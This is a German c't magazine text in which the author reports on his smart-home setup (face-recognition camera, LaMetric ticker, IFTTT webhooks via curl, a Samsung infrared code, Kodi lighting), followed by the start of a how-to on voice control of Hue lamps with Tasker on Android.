Meiner Meinung nach ist es aktuell der bessere Ansatz, ein Android-Mobilgerät und einige Plug-ins zu benutzen, um sich seine eigene Spracherkennung zu basteln. Es kann sich dabei auch um ein älteres Smartphone oder Tablet handeln. Auf Seite 118 ist be-schrieben, wie sich so Philips' Hue-Lampen auf Zuruf steuern lassen.

Überwachungskamera, ...

Bringt eine Komponente nicht den erwar-teten Nutzen, bin ich auch bereit, mich von dieser wieder zu trennen. Ereilt hat dieses Schick-sal unter anderem die IP-Kamera, mit der ich anfangs den Eingangsbereich unserer Woh-nung überwachte. Schnell zeigte sich, dass sie letztlich nur die Festplatte meines NAS mit Aufnahmen von Alltagssituationen füllte.

Keine wirkliche Besserung brachte die Be-schränkung der Aufzeichnungen auf Mo-mente, in denen sich etwas im Sichtfeld der Kamera bewegt. Ich wüsste zu gerne, wie schnell Nutzer im Durchschnitt die Benachrichtigungen wieder deaktivieren, die mo-derne Überwachungskameras aufs Smart-phone schicken können.

Eine Rund-um-die-Uhr-Aufzeichnung mag für einen Ladenbesitzer sinnvoll sein, um auf den Aufnahmen eventuell Diebe zu identifi-zieren. Vielleicht schaut man auch gerne mal nach, ob es dem Haustier daheim noch gut

Ausstattung Smart Home

	Komponenten
Steuerzentrale	Mac mini (Modelljahr 2010), OS X 10.11.3, Indigo 6 Pro, iPad mini (2. Generation)
Z-Wave	Aeon Labs Z-Stick S2, Thermenschalter (Qubino), 4 Heizungsthermostate (Danfoss), 2 Raumthermostate (Devolo), 6 Tür-/Fenster-Sensoren (Fibaro), 7 Rauchmelder (Vision), Wassermelder (Everspring), Sirene (Aeon Labs), 3 Zwischenstecker/Schalter (Aeon Labs, Fibaro), 2 Zwischenstecker/Dimmer (Popp), Unterputz-Dimmer (Fibaro), 2 Schnurschalter (Swiid), RGBW-Controller (Fibaro), 2 Universalsensoren (Fibaro), 3 Fernbedienungen (Aeon Labs)
ZigBee	Hue Bridge, 2 Hue-Lampen, Hue Light-Strip, Tap-Schalter (batterielos)
EnOcean	Bridge (Raspberry Pi 2, Debian-Linux, FHEM, EnOcean USB-300-Stick), 4 Wandschalter (batterielos, PEHA), Tür-/Fenster-Sensor (batterielos, PEHA)
(W)LAN (IP)	AV-Receiver (Denon), Fire TV, Digital-TV-Receiver (TechniSat), Kamera Netatmo Welcome
Infrarot	IP-Gateway (IR Trans)
Bluetooth Smart	2 Smart Buttons (Flic), 6 Beacons (5 USB-powered, 1 batteriebetrieben, alle von Blue Sense Networks)
Stand: 1. März 2016	



Aeon Labs' Multi-Sensor gehört zu den Z-Wave-Geräten, die nicht von allen Steuerzentralen unterstützen werden. Der Hersteller verweist bei Problemen aufs Gateway.

IMPORTANT!

Please Read First

This product has been fully tested and certified to work with Z-Wave by the Z-Wave Alliance. It is crafted using Z-Wave Plus, the latest device version of Z-Wave. As such, if the product does not work with your gateway, please be sure to check with your gateway manufacturer that they have integrated this device with their gateway for full operation.

geht. Ansonsten beschränkt sich der Sinn gewöhnlicher Kameras aber wohl meist darauf, sich für den Moment bereit zu halten, wenn wirklich mal jemand einbricht.

... aber smart

Zunächst wollte ich die IP-Kamera ersatzlos streichen. Dann entdeckte ich auf der letzten CES aber die Überwachungskamera „Welcome“ von Netatmo, die dank Gesichtserkennung wirklich smart sein sollte: Sie meldet auf dem Smartphone, wenn sie eine vorher erfasste Person identifiziert – und schlägt Alarm, falls sie ein Gesicht nicht zuordnen kann.

Anfangs ließen sich mit der Gesichtserkennung nur Aktionen verbinden, die sich um die Kamera selbst drehen – etwa, dass eine Aufnahme auf der integrierten SD-Karte gestartet wird, wenn keine Person identifiziert wird. Ende Oktober schloss Netatmo dann eine Partnerschaft mit dem populären Webdienst IFTTT („If This Then That“), was

eine Verknüpfung mit anderen IFTTT-fähigen Geräten ermöglicht. So lassen sich nun sogenannte Rezepte für die Welcome über die „If“-App auf dem Smartphone erstellen. Dabei kann man individuelle Aktionen für bestimmte Personen festlegen – beispielsweise, dass sich die vernetzte Musikanlage einschaltet, wenn die Frau nach Hause kommt. Auch benutzerdefinierte Szenarien für unbekannte Personen sind möglich.

Die von erwähnten HTTP-Requests unterstützt IFTTT mittlerweile ebenfalls. Im Kasten „IFTTT sendet Web-Requests“ auf Seite 116 ist beschrieben, wie man dies einrichtet und nutzt. Die Netatmo Welcome ist dabei nur ein Beispiel für ein Gerät, das als Auslöser benutzt werden kann. Tatsächlich steht der Weg für alle Produkte offen, die bei IFTTT unter „If“ als Auslöser auftauchen.

Gesichtserkennung in der Praxis

In der Theorie ist die Welcome dank Gesichtserkennung gewöhnlichen Kameras




Die Überwachungskamera „Welcome“ lässt sich unauffällig in der Wohnung platzieren und kann bis zu 16 verschiedene Personen identifizieren.

und Bewegungsmeldern weit überlegen, da Letztere bestenfalls registrieren, dass irgendjemand im Haus ist. Netatmos Kamera ermöglicht hingegen eine Anwesenheitserkennung, wie ich sie zuvor nicht einmal mit Bluetooth-Smart-Beacons realisieren konnte [3] – zumindest in der Theorie.

In der Praxis fällt die Trefferquote der Welcome auch nach einer monatelangen Lernphase je nach Person unterschiedlich aus. So erkennt die Kamera meine Frau zu über 90 Prozent, bei mir dürfte die Quote nur bei etwa 75 Prozent liegen. Alle paar Tage poppt ein Eindringlings-Alarm auf meinem Smartphone auf, wenn ich durch die Wohnungstür komme. Da verzichte ich lieber darauf, bei Welcomes Meldung „unbekanntes Gesicht gesehen“ gleich meine Sirene auszulösen.

Ein Blick auf die bei den Identifizierungsversuchen von der Kamera anfertigten Schnappschüsse lässt erahnen, welche Probleme sie mit mir hat: Zum einen scheinen sie Reflexionen auf meinen Brillengläsern zu irritieren, zum anderen könnte die Mütze, die ich an kalten Tagen trage, mein Gesicht zu sehr verdecken. Für diese Annahme spricht, dass die Trefferquote in der dunkleren und kühleren Jahreszeit drastisch gesunken ist.

Im Sommer kam es zu einem anderen, durchaus kuriosen Problem: Bei einer Freundin meldet die Welcome deren auf den Oberarm tätowierten Buddha gerne als „unbekanntes Gesicht“. In der Welcome-App zu markieren, dass es sich nicht um eine Person handelt, brachte keine Besserung. Auch



Die Netatmo-App kann auch erkennen, wenn eine Person das Haus verlassen hat. Allerdings läuft dies über eine Geofencing-Funktion, die die Position des Smartphones ermittelt.

mein folgender Ansatz, der Kamera das Tattoo als Person unterzujubeln, schlug fehl. Vielleicht mangelt es dem tätowiertem Buddha-Gesicht dafür an realer Tiefe.

Allerdings hat die Welcome auch noch nie Personen verwechselt. Daher nutze ich die Kamera durchaus für positive Treffer: Erkennt die Kamera beispielsweise meine Frau oder mich im Winter zu Zeiten, in denen wir gewöhnlich das Haus verlassen haben, so gibt sie Indigo Bescheid, die planmäßige Abschaltung der Heizungstherme (läuft über einen Z-Wave-Schalter [1]) zu verschieben. So müssen wir auch an Tagen, an denen wir frei haben, nicht manuell in die Heizungssteuerung eingreifen.

Smarte Anzeige LaMetric

Mein neuestes, mit rund 230 Euro inklusive Versand und Zoll nicht ganz preiswertes Spielzeug ist „LaMetric“: eine kleine LED-Anzeige mit 37×8 Bildpunkten. Als „Smart Ticker“ zeigt sie alle möglichen Informationen an – darunter neben Uhrzeit, Datum und Wetter beispielsweise die Anzahl der eingegangenen E-Mails.

Auf der linken Seite gibt es ein 8×8 Pixel großes Feld aus RGB-LEDs für – wahlweise animierte – Icons, der restliche Teil der Pixelmatrix stellt Inhalte nur in Weiß dar. Auf der Oberseite hat LeMetric drei Steuerknöpfe, um zwischen mehreren Anzeigen umzuschalten. Man kann aber auch einstellen, dass die Anzeigen automatisch wechseln oder dass immer nur eine Information angezeigt wird.

Ein integriertes Radio mit zwei Tasten zur Lautstärkeregelung und einem kleinen Lautsprecher runden das Gerät ab. Die Stromversorgung läuft über einen rückseitigen USB-Anschluss. Ich habe mir die teurere Variante mit zusätzlichem Akku gekauft, diesen aber tatsächlich noch nie benutzt.

Ich setze LaMetric als eine Art Universalanzeige im Eingangsbereich ein, über die eine Reihe von Informationen laufen – darunter Statusanzeigen und eine kurze Begrüßung, wenn die Welcome eine Person erkannt hat. Zudem nutze ich den Ticker in Kombination mit dem in [1] erwähnten Alles-aus-Knopf an der Wohnungstür, der Heizungstherme und Lichter ausschaltet. Bei dieser Gelegenheit prüft Indigo, ob sonst alles wie gewünscht läuft – und weist mich über LaMetric beispielsweise darauf hin, wenn noch Fenster offen sind.

Technisch lässt sich dies auf mehreren Ebenen realisieren. Generell ist jede Anzeige für LaMetric eine kleine Anwendung, die man von der Smartphone-App auf das Gerät schubst. Ab Werk stehen verschiedene LaMetric-Apps bereit, darunter die Anwendung zur Nutzung von IFTTT. Im Rezept legt man dabei fest, welcher Text mit welchem Icon auf dem Ticker erscheinen soll, wenn eine Bedingung eintrifft. Die IFTTT-App muss nicht im Vordergrund laufen: Aktiviert man „Notification“, drängelt sie die Anzeige einfach nach vorne, wenn sie vom Webdienst

Datenübertragung mit JSON

Auf dem Markt erscheinen immer mehr smarte Geräte, die nicht nur Kommandos senden, sondern ihrerseits auch Daten empfangen und verarbeiten können. Als Austauschformat kommt dabei häufig JSON (JavaScript Object Notation) zum Einsatz, das für Menschen einfach zu lesen und zu schreiben und für Maschinen einfach zu parsen und zu generieren ist.

Ein gutes Beispiel, wie JSON in der Praxis eingesetzt wird, liefert der im Haupttext erwähnte smarte Ticker LaMetric: Zu diesem lassen sich Nachrichten im JSON-Format übertragen, die das Gerät dann anzeigt. Die Nachrichten haben dabei folgende Struktur:

```
{
  "frames": [
    {
      "index": 0,
      "text": "Hallo Welt",
      "icon": "i834"
    }
  ]
}
```

Der Inhalt des obigen Beispiel-Objektes ist praktisch selbsterklärend: Hinter `text`: steht, was auf der Anzeige erscheinen soll, hinter `icon`: die Nummer des gewünschten Symbolbilds, wie sie auf der LaMetric-Website angegeben ist. Wichtig ist, dass vor der Zahl ein „`i`“ steht.

Der Index-Eintrag ist nur wichtig, wenn man eine App mit mehreren Anzeigen an-

legen möchte, die dann in einer Schleife abgespielt werden. Jede Anzeige bekommt einen eigenen Index, angefangen mit 0. Wie so eine mehrseitige Anzeige aussieht, kann man sich vorab im oberen Bereich des Webinterface durch Druck auf die Play-Taste anzeigen lassen.

cURL

Für die Übertragung des doch recht großen JSON-Objekts plus Token lässt sich gut das Kommandozeilen-Programm curl (ausgeschrieben „Client for URLs“ oder „Curl URL Request Library“) nutzen, das unter der offenen MIT-Lizenz steht. Es wurde auf verschiedene Betriebssysteme portiert und steht auf der offiziellen Website zum kostenlosen Download bereit (siehe c't-Link am Ende des Hauptartikels). Es ist aber sowieso Bestandteil der meisten Linux-Distributionen – und von OS X.

LaMetric führt auf der Entwicklerseite für jede App praktischerweise einen Push-Request als Beispiel auf, den man auf die eigenen Bedürfnisse anpassen kann. curl lässt sich auch aus Skripten heraus ausführen, wodurch sich Variablen für Text und Icon nutzen lassen. Unter AppleScript läuft der Aufruf beispielsweise über den vorangestellten Befehl `do shell script`. Aufpassen sollte man, dass man beim zu übermittelnden Frame keine Leerzeichen übersieht und Anführungszeichen einen Backslash voranstellt.

eine Nachricht erhält – auf Wunsch auch mit einem Signalton.

Ich habe mich allerdings entschieden, eine eigene App für LaMetric zu programmieren, was mit einem kostenlosen Entwickler-Account problemlos möglich ist. Konkret handelt es sich dabei um eine sogenannte Indicator App, die Nachrichten von meinem Indigo-Server zugeschoben bekommt und diese dann unverzüglich anzeigt, wofür ich wiederum die angesprochene Notification-Funktion nutze.

So kann ich jede beliebige Nachricht und jedes Icon an die Anzeigeleiste schicken und bin nicht auf die Nachrichten beschränkt, die ich in IFTTT-Rezepten hinterlegt habe. Zudem muss ich nicht für jede Anzeige ein eigenes Rezept anlegen, sondern kann mit einem Skript auf meinem Smart-Home-Server beliebige Texte generieren – auch unter Prüfung mehrerer Bedingungen. Lediglich der Signalton lässt sich bislang leider nicht individuell an die Nachricht anpassen.

An LaMetric lassen sich Meldungen nicht direkt pushen, sondern nur über den Server des Herstellers. Dieser sichert diesen Weg aber immerhin über das HTTPS-Protokoll

und mit einem Token ab. Wie die Übermittlung der Nachrichten konkret abläuft, ist im Kasten „Datenübertragung mit JSON“ oben auf dieser Seite beschrieben.

Fernseher

Ein nach meiner Erfahrung schwieriges Thema ist die Einbindung von Unterhaltungselektronik ins Smart Home. Das einzige Audio/Video-Gerät, das ich ohne Trickserien aus Indigo steuern und abfragen kann, ist mein AV-Receiver von Denon.

Meine Hoffnung, mit einem neuen Ultra-HD-Fernseher von Samsung endlich Abschied von der Infrarot-Fernbedienung nehmen zu können, erfüllte sich nicht: Mit dem Modelljahr hatte der Hersteller auch das TV-Betriebssystem gewechselt – und den in der vorherigen Gerätegeneration noch vorhandenen Webserver abgeschafft.

Samsung steht hier nicht alleine: Fast jeder TV-Hersteller experimentierte in den vergangenen Jahren mit verschiedenen Betriebssystemen, die mal leichter und mal schwerer per IP-Kommandos anzusprechen sind. Im Internet veröffentlichte Lösungen

funktionieren daher oft mit nur bei einer bestimmten Gerätegeneration – und teilweise nur mit ganz bestimmten Modellen.

Bei meinem neuen Fernseher blieb somit wieder nur die Steuerung über Infrarot-Befehle, die ich wie schon beim vorherigen Gerät über das IRTrans-Modul der gleichnamigen Firma verschicke. Dem kleinen Kästchen teilt man dafür einmal die passenden Codes mit, deren Aussendung man

dann mit per UDP übermittelten Befehlen auslöst. Über einen eingebauten IR-Empfänger kann das Kästchen dafür die Kommandos der Originalfernbedienung lernen.

Wesentlich interessanter sind aber sogenannte „Discrete Codes“, die nicht auf dem mitgelieferten Steuerknüppel zu finden sind. Damit lassen sich beispielsweise Vide eingänge direkt anwählen. So kann man Befehlsketten basteln, die beispielsweise

unabhängig davon funktionieren, ob der Fernseher bei deren Aktivierung bereits eingeschaltet ist oder nicht.

Die passenden Codes findet man in vielen Foren – zumindest üblicherweise. Bei Samsungs neueren UHD-TV-Modellen war jedoch nirgendwo der Discrete Code für den HDMI-4-Eingang zu finden – beziehungsweise die angegebenen Codes von älteren Baureihen funktionierten nicht. Das ist be-

IFTTT sendet Web-Requests

Über IFTTT ließen sich anfangs Befehle nur direkt an eine festgelegte Gruppe von Geräten senden, nicht universell als HTTP-Anforderungen. Man war daher auf Workarounds angewiesen, die beispielsweise Google-Dienste als „Übersetzer“ nutzten. Mittlerweile hat ein Maker-Channel auf IFTTT aber genau diese Lücke geschlossen. Nun kann man an jedes beliebige Gerät mit passendem API einen Request absetzen.

Um den Maker Channel nutzen zu können, muss man ihn nur einmal als Trigger wählen und die Anforderung bestätigen. Ist das eigene Konto mit dem Kanal verbunden, findet man unter „Channel Settings“ seinen persönlichen Schlüssel. Diesen benötigt man, um Web Requests an den Kanal schicken zu können.

Die eigentliche Programmierung des IFTTT-Rezeptes ist simpel: Man wählt als Trigger (also praktisch als „If“) einfach den Maker-Kanal aus und gibt nach einem Tipp auf „Receive a web request“ einen beliebigen Event-Namen ein – das folgende Beispiel verwendet „tuer_offen“. Danach legt man im Aktionsbereich (Then) fest, was bei Eintritt des Ereignisses passieren soll – beispielsweise, dass der Smart-Ticker LaMetric eine Mitteilung anzeigt.

Mit der Speicherung des Rezeptes ist die Vorbereitung bereit abgeschlossen. Von nun an kann man die vorgegebene Aktion einfach durch folgende HTTP-Anforderung auslösen:

https://maker.ifttt.com/trigger/<event_name>/with/<key>/<schluessel>

Will man das Event „tuer_offen“ absenden und hat den Schlüssel „123“ erhalten, so muss man demnach folgende Zeile absenden:

https://maker.ifttt.com/trigger/tuer_offen/with/key/123

Es lassen sich auch bis zu drei Variablen mitsenden, die dann in dem IFTTT-Rezept verwendet werden können. Sie werden in einem JSON-Objekt übertragen, wie es im Kasten „Datenübertragung mit JSON“ auf Seite 115 erläutert ist. Bei Verwendung von CURL würde der Aufruf folgendem Muster folgen:

In der IF-App erreicht man vom Hauptmenü aus den Maker-Channel. Hat man sich für diesen angemeldet, ist unter den Channel Settings (über das Zahnrad rechts oben zu erreichen) der persönliche Schlüssel zu finden.

```
curl -X POST -H "Content-Type: application/json" -d >
  '{"value1":"<wert1>","value2":"<wert2>","value3":"<wert3>"}' https://maker.ifttt.com/trigger/>
  <event_name>/with/key/<schluessel>}
```


Die Bezeichnungen value1, value2 und value3 können nicht verändert werden.

Rückweg

Der Maker-Channel auf IFTTT lässt sich ebenso nutzen, um als Aktion eine HTTP-Anforderung zu versenden – etwa an eine Smart-Home-Steuerzentrale. Die Einrichtung läuft dabei bequem über die „If“-App des Webdienstes: Man gibt lediglich die URL der Steuerzentrale an sowie die gewünschte Methode wie Get oder Post und das gewünschte Kommando.

Allerdings sollte man beachten, dass ein solcher Request nicht direkt von dem Gerät kommt, das die Aktion auslöst. Vielmehr schickt der Maker-Server diesen über das Internet. Der Anwender muss also dafür sorgen, dass der Empfänger (etwa die eigene Steuerzentrale) auch tatsächlich erreichbar ist – beispielsweise über DynDNS. Und er muss sein heimisches Gerät für diese Übertragung öffnen – womit natürlich ein potenzielles Einfallsstor für Angreifer entsteht. Vor der Einrichtung sollte man sich daher damit beschäftigen, ob und wie man an seinem Gerät eine gesicherte Übertragung gewährleisten kann.

Die über den Maker Channel abgewickelten Web Requests lassen sich in der IF-App mit beliebigen Aktionen verknüpfen.



sonders ärgerlich, weil HDMI 4 der Eingang ist, der einen Audio-Rückkanal (Audio Return Channel) zum Verstärker bietet.

Meine Suche führte mich zu Logitechs Smart Control Hub, der bei neuen Samsung-TVs den Eingang wählen können sollte. Tatsächlich schaltet er auf HDMI 3 und geht dann zum nächsten Eintrag im Kanalmenü. Das hätte ich mit dem IRTrans nicht nur auch gekonnt, der Workaround erwies sich auch noch als unbrauchbar: Wählt man am TV beispielsweise einen analogen Eingang oder Screen Mirroring, so sortiert der Fernseher besagtes Menü um – und Logitechs Trick funktioniert nicht mehr.

Der Smart Control Hub ging daher zurück zum Online-Händler und ich knobelte die Logik hinter den von der Samsung-Fernbedienung ausgesendeten IR-Codes aus, um anschließend jede Varianten manuell über den IRTrans auszuprobieren. Nach dem 139. Versuch war ich schließlich am Ziel. Für alle, die vor demselben Problem stehen: Der betreffende Hexcode lautet „4E01 0000 0000 2226 0302 3500 4500 D200 0000 0000 0000 0000 0002 3500 4500 4500 0000 0000 0000 0000 0000 022B 5331 3131 3030 3030 3031 3131 3030 3031 3130 3130 3030 3130 3031 3031 3131 3030“ (auch unter dem c't-Link zu finden).

Kodi steuert Licht

Wie bereits in [2] erwähnt, kommt als Player für die auf mein NAS ausgelagerten Mediendateien die Media-Center-Software „Kodi“ (ehemals XBMC) zum Einsatz, die auf Amazon's Fire TV läuft. Seit dem Update auf die neueste Kodi-Version 16 habe ich auch das dort mitgelieferte Add-on „Home Cinema Automation“ im Einsatz. Es aktiviert automatisch eine Lichtszene, wenn ich in Kodi ein Video starte – und schaltet wieder die übliche Beleuchtung ein, sobald die Wiedergabe beendet wird.

Die technische Umsetzung ist vergleichsweise simpel: Das Add-on wartet auf eine von acht Aktionen in Kodi und sendet per Telnet an einen Smart-Home-Sever den passenden frei wählbaren Text, wenn diese eintritt. Auf Wunsch übermittelt das Add-on dabei je nach Tageszeit unterschiedliche Kommandos. Der Server muss nun lediglich auf dem entsprechenden Port auf die Schlüs-

selbegriffe lauschen und bei einer Übereinstimmung die passende Aktion auslösen.

Ab Werk arbeitet das Add-on nur mit der freien Heimautomations-Server-Software FHEM auf dem (umstellbaren) Port 7072 und Steuerzentralen für das Homematic-System vor (Central Control Unit, CCU) zusammen. Die Anpassung an meine Indigo-Zentrale war jedoch über ein Telnet-Server-Plug-in (Cynical Network), das an einem beliebigen Port auf Nachrichten horcht und bei Übereinstimmung mit einem vorher festgelegten Text jede beliebige Funktion auslöst, in wenigen Minuten erledigt.

Subwoofer

Ich schließe im Smart-Home-Rausch zugebenermaßen auch schon mal übers Ziel hinaus. Ein Auslöser dafür war beispielsweise ein neuer Subwoofer, der sich eigentlich automatisch ein- und ausschalten sollte – je nachdem, ob er vom Receiver ein Tleton-Signal empfängt oder über längere Zeit nicht. Leider funktioniert dies in der Praxis nur leidlich: In Filmen mit ruhigen Szenen schaltet er sich immer wieder unvermittelt aus.

Also überlegte ich tagelang, wie sich der Subwoofer in Abhängigkeit vom AV-Receiver am besten schalten ließe – auch vor dem Hintergrund, dass ich hohe Einschaltströme nicht ausschließen konnte, was manche Zwischenstecker überfordert.

Im Eifer dachte ich gar nicht mehr daran, dass der Denon-Receiver zwei 12-Volt-Anschlüsse hat, die er beim Ein- und Ausschalten anspricht. Am Ende kaufte ich eine Schaltsteckdose, die sich über ein Trigger-Signal ein- und ausschalten lässt und 230 V-Geräte bis zu 2000 W schaltet, samt Anschlusskabel von 3,5-mm-Klinkenstecker auf eine 9-polige Sub-D-Buchse. Problem gelöst – ganz ohne Smart-Home-Technik.

Zukunftspläne

Ich bin mit der Umrüstung unserer Wohnung zu einem Smart Home noch lange nicht am Ende. Ganz oben auf der Liste steht aktuell eine Musikverteilanlage. Als logische Wahl erscheint da zunächst das System von Sonos, das mittlerweile von einigen Smart-Home-Steuerzentralen direkt unterstützt wird – darunter auch von Indigo.

Allerdings wäre es mir und meiner Frau lieber, wenn man das System auch direkt

Das IRTrans-Modul der gleichnamigen deutschen Firma ersetzt die Originalfernbedienung.



über Tasten an den Geräten steuern könnte. Das ist bei Sonos aber eher nicht der Fall. Daher schaue ich mich aktuell nach Alternativen um – und werde am Ende wohl wieder einmal die Fernbedienungscodes aus der dazugehörigen App erschnüffeln müssen, wie dies bereits in [2] beschrieben wurde.

Sehr beliebt sind in der Smart-Home-Szene ja auch Saugroboter, die in Abwesenheit der Bewohner den Teppich reinigen. Die Idee finde ich nicht schlecht, die Programmierung könnte ich mir als interessante Aufgabe vorstellen. Allgemein sind mir die Saugroboter aber einfach zu schwach, zudem haben wir in einigen Räumen Fliesen oder Parkett, die eine andere Behandlung brauchen.

Ich würde mich auch freuen, wenn sich mehr Hersteller von Wearables und anderen Internet-of-Things-Geräten dem IFTTT-Trend anschließen könnten – oder künftig eine andere offene Art der Anbindung böten. Ich weiß nicht, ob ich beispielsweise eine vernetzte Waage in mein Smart-Home-Konzept einbinden würde. Aber vielleicht fällt dem einen oder anderen Bastler da eine sinnvolle Nutzung ein. Persönlich würde ich heute bereits gerne meinen Tracker nutzen, den ich über Nacht am Handgelenk trage – und der am Morgen registriert, dass ich aufgestanden bin. Daraus ließe sich durchaus etwas machen.

Auf jeden Fall möchte ich mein Heim so smart wie möglich machen. Und ich freue mich daher auch weiterhin über Fragen, Anmerkungen, Hinweise – und auch Kritik. Schließlich gilt gerade beim Thema Smart Home, dass man am meisten aus seinen Fehlern lernt.

(njj@ct.de)

Literatur

- [1] Nico Jurran, Home Smart Home, Mit vier Protokollen unter einem Dach, c't 12/15, S. 82
- [2] Ronald Eikenberg, Nico Jurran, Code-Knacker, Fernbedienungs-Apps ausspionieren, c't 12/15, S. 86
- [3] Nico Jurran, Besser batterielos, EnOcean-Übersetzer im Eigenbau, c't 12/15, S. 88
- [4] Nico Jurran, Wo bist du?, Lösungen zur Anwesenheitserkennung, c't 12/15, S. 89
- [5] Nico Jurran, Schnellsmart, Das Heimautomationsystem Devolo Home Control, c't 17/15, S. 68

ct Samsung-Fernbedienungs-Code:
ct.de/y2ze





Ronald Eikenberg

Ok Google, mach' das Licht an!

Hue-Lampen mit Android-Geräten per Sprache steuern

Um die vernetzten Hue-Leuchtmittel per Sprache zu steuern, benötigt man eigentlich ein iOS-Gerät und die neue Steuer-Bridge. Mit ein paar Handgriffen klappt es auch mit Android – und sogar mit der alten Bridge.

Die wichtigste Funktion der neuen Hue-Steuerzentrale, die Philips im Herbst vergangenen Jahres herausgebracht hat, ist die Sprachsteuerung über HomeKit. Wer ein iOS-Gerät besitzt und die rund 60 Euro teure Steuer-Bridge anschafft, kann seine Lampen komfortabel mit Siri per Stimme steuern. Android-Nutzer sind außen vor.

Wer etwas bastelt, kann sich über diese Einschränkungen jedoch locker hinwegsetzen: Mit der Automatisierungs-App Tasker und zwei Plug-ins baut man sich die Sprachsteuerung à la Siri für unter fünf Euro einfach selbst. Die Lösung ist genauso zuverlässig und lässt sich – anders als unter iOS – sogar flexibel erweitern.

Um die Hue-Beleuchtung bequem und flexibel per Sprache steuern zu können, benötigen Sie drei Apps, die Sie bei Google Play finden: Tasker (2,99 Euro), AutoVoice Pro (1,43 Euro) und LampShade.io (gratis). Bei

Tasker handelt es sich um eine Automatisierungs-App, mit der Sie Ihrem Android-Gerät allerhand Tricks beibringen können. Die Erweiterung AutoVoice verleiht Tasker Ohren: Sie können damit beliebige Sprachbefehle definieren, um damit anschließend Aktionen auszulösen. LampShade.io schließlich kümmert sich um die Kommunikation mit dem Hue-Lichtsystem.

Koppeln Sie zunächst LampShade.io mit Ihrer Hue-Bridge. Hierzu muss sich das Android-Gerät im gleichen Netzwerk wie die Bridge befinden. Wählen Sie nach dem Start den Gerätetyp „Philips Hue“ und drücken Sie den runden Knopf auf der Bridge, wenn die App Sie dazu auffordert.

Mit LampShade.io steuern Sie die Leuchtmittel in Gruppen. Standardmäßig existiert eine Gruppe „Alle“, in der sich sämtliche der Bridge bekannten Leuchtmittel befinden. Um zum Beispiel die Beleuchtung im Wohn-

zimmer per Sprachbefehl zu kontrollieren, erstellen Sie auf der Unterseite „Gruppen“ eine entsprechende Sammlung. Wählen Sie als Namen zum Beispiel „Wohnzimmer“ und aktivieren Sie die Häkchen vor allen Leuchtmitteln, die sich in diesem Raum befinden. Das darf durchaus eine einzige Lampe sein.

Dauerlauscher

Weiter geht es mit AutoVoice. Die Tasker-Erweiterung nimmt Sprachbefehle auf zwei Arten entgegen: Entweder sperrt es die Lauscher dauerhaft auf oder es hängt sich an den Sprachbefehl „Ok Google“.

Im ersten Modus schickt das Plug-in ständig Sprachschnipsel zur Erkennung in die Google-Cloud, in der Hoffnung, auf einen der konfigurierten Sprachbefehle zu stoßen – sogar dann, wenn das Smartphone gesperrt und das Display aus ist. Die dauerhafte Erkennung frisst viel Strom und ist nur dann ratsam, wenn das Gerät am Netzteil hängt. Bei der zweiten Variante wertet AutoVoice den Befehl „Ok Google“ zunächst lokal aus, ehe es die Cloud-Spracherkennung konsultiert. Bei einem Test reichte es im Dauermodus durchaus aus, Befehle in Richtung des Handys zu sprechen. Zur Aktivierung von „Ok Google“ mussten wir das Gerät zumindest in die Hand nehmen.

Um die dauerhafte Erkennung scharfschalten, starten Sie AutoVoice wie eine gewöhnliche App und aktivieren den Modus über „AutoVoice Continuous“ und „Control Continuous“. Wenn Sie jetzt sprechen, erscheint am unteren Bildschirmrand ein Fenster mit dem erkannten Text. In der obersten Zeile steht der Befehl, den die Spracherkennung für am wahrscheinlichsten hält, darunter folgen weitere Variationen. Standardmäßig werden alle an Tasker durchgereicht und der Reihe nach verarbeitet.

Ok Google

Um die Erkennung durch „Ok Google“ zu nutzen, öffnen Sie in AutoVoice die Optionsseite „Google Now Integration“ und aktivieren den obersten Menüpunkt „Enabled“. Beim ersten Mal müssen Sie in den Android-Einstellungen unter Eingabehilfen die „AutoVoice Google Now Integration“ einschalten. Die App weist Ihnen automatisch den Weg, Sie müssen dem Vorgang nur noch zustimmen. Wenn Sie jetzt „Ok Google“ sagen und anschließend den gewünschten Befehl, wird er an Tasker durchgereicht. Das erkennen Sie wie beim Dauerlauschen an der Textbox am unteren Bildschirmrand. In diesem Modus wird nur die wahrscheinlichste Erkennungsvariante verarbeitet: „Ok Google, Wohnzimmer Licht an!“

